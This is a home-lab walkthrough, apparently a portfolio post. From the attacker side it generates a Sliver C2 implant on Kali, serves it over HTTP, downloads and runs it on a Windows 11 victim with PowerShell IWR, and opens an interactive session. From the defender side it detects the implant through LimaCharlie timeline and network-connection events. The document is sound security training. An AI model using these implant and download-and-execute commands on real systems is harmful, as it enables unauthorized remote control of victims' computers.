**Description:** The goal of this project is to showcase, from the attacker's point of view, how to use C2 payload on a Windows device. Additionally, from the SOC analyst's perspective, the project demonstrates how to identify and mitigate such an attack.

**Software and tools I use:** Vmware Workstation Pro, Kali Linux(attacker), Windows 11(victim), Sliver Command (Offensive tool), LimaCharlie.

## **Project:**

To start the project, I will start from an attacker's perspective to create a C2 Payload using Sliver Command. I need to type sudo su to make a privileged user and then I will launch the Sliver tools by typing sliver-server on the terminal to do that. It will open like this:

I will create C2 Payload by typing generate --http 192.168.177.131 --save /opt/sliver. This command uses Kali Linux IP address to create C2 Payload and save it to /opt/sliver location.

```
[server] sliver > generate --http 192.168.177.131 --save /opt/sliver
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled

[*] Build completed in 31s
[*] Implant saved to /opt/sliver/BROAD_REPLICATION.exe

[server] sliver > [serve
```

After using this command it created BROAD\_REPLICATION.exe. To make sure I can use implants commands to check.

```
Name Implant Type Template OS/Arch Format Command & Control Debug

BROAD_REPLICATION session sliver windows/amd64 EXECUTABLE [1] https://192.168.177.131 false

[server] sliver > ■
```

Now I will exit from Sliver. Then I will go to the /opt/sliver location where I save the C2 Payload. Now I have to download the C2 Payload to my victim Windows 11. The best way to do that is to type python3 -m http.server 80.

```
root@ kali)-[/opt/sliver]
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now I will go to the victim Windows 11. I will open Windows Powershell and run it as administrator. After that, I will type IWR -Uri http://192.168.177.131/BROAD\_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD\_REPLICATION.exe

```
Administrator: Windows PowerShell

Windows PowerShell
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Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_REPLICATION.exe

PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
```

Now I will open the C2 Payload in Windows 11 by typing C:\Users\comed\Downloads\BROAD\_REPLICATION.exe

```
Administrator: Windows PowerShell

Windows PowerShell
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
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_REPLICATION.exe

PS C:\Windows\system32> C:\Users\comed\Downloads\BROAD_REPLICATION.exe

PS C:\Windows\system32> C:\Users\comed\Downloads\BROAD_REPLICATION.exe
```

It seems like nothing happened in Windows 11. Let's go back to the attacker machine. I will open Sliver again and type HTTP to see if anyone tries to open the C2 Payload.



I can see that one Windows name shouky try to open the C2 Payload. I have a session number with that. To verify it, I can type sessions to see the details.



It shows the ID number and sees if the device is on or not. Now I will type use 3dba5434.

```
[server] sliver > use 3dba5434

[*] Active session BROAD_REPLICATION (3dba5434-6904-4fd0-bbc9-82a876b95e6d)


[server] sliver (BROAD_REPLICATION) > ■
```

Now I have access to the victim Windows. To make sure, I can type whoami and info to get details about the user's Windows.


```
[server] sliver (BROAD_REPLICATION) > whoami
Logon ID: SHOUKY\comed
[*] Current Token ID: SHOUKY\comed
[server] sliver (BROAD
       Session ID: 3dba5434-6904-4fd0-bbc9-82a876b95e6d
              Name: BROAD_REPLICATION
         Hostname: shouky
              UUID: 50624d56-8dcf-8255-3d37-a86e7e933a6f
          Username: SHOUKY\comed
               UID: S-1-5-21-2022760399-1834987198-525767756-1001
               GID: S-1-5-21-2022760399-1834987198-525767756-1001
               PID: 3416
                os: windows
           Version: 10 build 22631 x86_64
           Locale: en-US
              Arch: amd64
         Active C2: https://192.168.177.131
    Remote Address: 192.168.177.130:55010
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Wed Jul 31 12:40:56 EDT 2024 (6m8s ago)
     Last Checkin: Wed Jul 31 12:45:06 EDT 2024 (1m58s ago)
[server] sliver (BR
```

From the SOC Analyst's Point of view:


As a SOC Analyst, I am using LimaCharlie to analyze the victim device. First I have to go to the victim's device. In LimaCharlie I have so many options to detect any type of attack.



I know where the C2 Payload files have been downloaded and to make it fast, I can go to the File System option to see all the files of Windows 11 victim computer.




I can search the specific path and I will type C:\Users\comed\Downloads.




Right now, I need to find out that BROAD\_REPLICATION.exe is C2 Payload. I will scan the file.





After scanning, it said the item was not found. It does not mean that this file is innocent. Maybe the VirtusTotal never seen this type of file. Now I will go back and go to the timeline option.



I am looking for a BROAD\_REPLICATION.exe so I can search the file in Quick Search.

```
2024-07-31 16:40:01
                       NEW_PROCESS
                                            Process (PID): BROAD_REPLICATION.exe (3416) Path: C:\
2024-07-31 16:40:02
                       CODE_IDENTITY
                                            Hash: 0f2ee63c08951a387169e1a6b1b4c1940c655bcf5ca55523c
2024-07-31 16:40:03
                                            Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:40:06
                                            Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:40:17
                      NETWORK_CONNECTIONS Connections: 2 Process (PID): BROAD_REPLICATION.exe
2024-07-31 16:41:09
                                            Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:41:09
                                            Channel: Microsoft-Windows-Sysmon/Operational
2024-07-31 16:41:09
                                            Channel: Microsoft-Windows-Sysmon/Operational
2024-07-31 16:41:19
                       NETWORK_CONNECTIONS Connections: 4 Process (PID): BROAD_REPLICATION.exe (
```

If I look carefully at the timeline that after BROAD\_REPLICATION.exe opens, the network connections have been established. So it tells me that this C2 Payload helps the attacker to establish a network connection so that the attacker can get access to the victim's computer. That is how to detect C2 Payload from the SOC Analyst's point of view.